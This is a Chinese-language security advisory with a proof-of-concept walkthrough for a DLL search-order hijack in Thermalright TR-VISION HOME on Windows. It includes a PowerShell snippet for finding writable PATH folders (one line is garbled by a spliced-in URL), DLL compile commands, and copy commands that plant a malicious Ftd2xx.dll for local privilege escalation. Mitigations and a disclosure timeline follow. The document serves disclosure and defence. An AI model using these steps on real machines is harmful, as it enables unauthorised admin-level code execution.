严重性: 高 (CVSS 8.4)
CWE: CWE-829 包含来自不受信任控制域的功能
发布时间: 2026年3月16日
CNA: Toreon
受影响版本: Thermalright TR-VISION HOME ≤ 2.0.5 (Windows 64位)
发现者: Ard33
Thermalright TR-VISION HOME 使用默认的 Windows DLL 搜索顺序加载 Ftd2xx.dll(FTDI USB转串口库)。此顺序包含在受保护的系统位置之前的用户可写目录。由于 TR-VISION HOME 始终以管理员权限执行,且不对加载的库进行完整性或签名验证,因此能够写入 PATH 上任何目录的攻击者可以植入精心构造的 Ftd2xx.dll,并使其在下次应用程序启动时以提升的权限被加载。
无需管理员权限即可植入该 DLL。低权限用户可以利用此漏洞攻击任何随后以提升权限启动 TR-VISION HOME 的用户。
CVSS:4.0/AV:L/AC:L/AT:N/PR:N/UI:A/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H
| 指标 | 值 |
|---|---|
| 攻击向量 | 本地 |
| 攻击复杂度 | 低 |
| 攻击需求 | 无 |
| 所需权限 | 无 |
| 用户交互 | 主动(受害者启动应用程序) |
应用程序调用 LoadLibrary("Ftd2xx.dll")(或在加载时隐式导入),而未指定完整路径。Windows 按照 MSDN 动态链接库搜索顺序 中定义的顺序解析库:
C:\Windows\System32)PATH 环境变量中列出的目录 ← 可利用攻击者将 Ftd2xx.dll 植入到出现在 PATH 上且用户可写的目录中(早于 System32)。例如 C:\Users\<User>\.local\bin 就是这样一个目录,默认情况下会出现在 PATH 中,因此是一个可靠的投放位置。
| 软件 | 版本 | 平台 |
|---|---|---|
| Thermalright TR-VISION HOME | ≤ 2.0.5 | Windows x64 |
已在 Windows 11 上的 TR-VISION HOME 2.0.5 上测试。
%PATH% 中的用户可写目录1. 识别可写的 PATH 目录
$env:PATH -split ';' | Where-Object {
    if (-not $_ -or -not (Test-Path $_)) { return $false }
    try {
        $t = Join-Path $_ '.wrtest'
        [System.IO.File]:https://raw.githubusercontent.com/ard33/cve-2026-4255/main/:Create($t).Close()
        Remove-Item $t -Force
        $true
    } catch { $false }
}
一个可靠的默认目录:C:\Users\<User>\.local\bin
2. 编译 PoC DLL
MinGW(交叉编译或本地):
gcc -shared -o Ftd2xx.dll poc/Ftd2xx.c -Wl,--out-implib,Ftd2xx.lib
MSVC:
cl /LD poc\Ftd2xx.c /Fe:Ftd2xx.dll
3. 植入 DLL
选择步骤 1 中的任意可写目录。两个常见的默认目录:
:: uv / pipx 默认脚本目录
copy Ftd2xx.dll "C:\Users\<victim>\.local\bin\Ftd2xx.dll"

:: Python 启动器(标准 Python 安装)
copy Ftd2xx.dll "C:\Users\<victim>\AppData\Local\Programs\Python\Launcher\Ftd2xx.dll"
此步骤无需提升权限。
4. 触发
受害者启动 TR-VISION HOME(例如从开始菜单或系统托盘)。UAC 提示使应用程序以管理员权限运行。在初始化期间,Ftd2xx.dll 通过搜索顺序解析,植入的副本在 System32 之前被找到,攻击者的 DllMain 在提升权限的进程中执行。
5. 预期结果
C:\Users\Public\CVE-2026-4255_pwned.txt,包含:
TokenIsElevated = YESProcmon 显示 TR-VISION HOME(PID 78940)跨 PATH 目录搜索 Ftd2xx.dll —— 所有目录均返回“名称未找到”,直到植入的副本被解析:


Ftd2xx.dll 植入在 AppData\Local\Programs\Python\Launcher\ 中(日期 2025/12/26 —— 发现日):

由加载的 DLL 生成的提升命令提示符窗口 —— 标题栏确认管理员上下文:

TR-VISION HOME 版本 2.0.5:
对于 Thermalright:
Ftd2xx.dll:
LoadLibraryExA("C:\\Windows\\System32\\Ftd2xx.dll", NULL, LOAD_LIBRARY_SEARCH_SYSTEM32);
LoadLibraryEx 的 LOAD_LIBRARY_SEARCH_SYSTEM32 或 LOAD_LIBRARY_SEARCH_APPLICATION_DIR 标志。WinVerifyTrust 验证已加载库的数字签名。HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\SafeDllSearchMode = 1),但这并不能完全缓解基于 PATH 的植入。对于用户(临时措施):
Ftd2xx.dll(来自 FTDI D2XX 驱动程序包)直接放置在 TR-VISION HOME 安装目录中(例如 C:\Program Files\TR-VISION HOME\)。应用程序目录是搜索的第一个位置,因此合法的副本会优先于任何基于 PATH 的植入。| 日期 | 事件 |
|---|---|
| 2025年12月26日 | 发现漏洞 |
| 2025年12月27日 | 通过支持渠道联系厂商(Thermalright) |
| 2026年3月16日 | 公开披露,Toreon CNA 分配 CVE-2026-4255 |
此概念验证仅用于教育和研究目的。PoC 有效负载故意设计为无害——它会写入一个文本文件并显示一个消息框。仅在你拥有或获得明确书面许可的系统上使用。作者不对任何滥用行为承担责任。









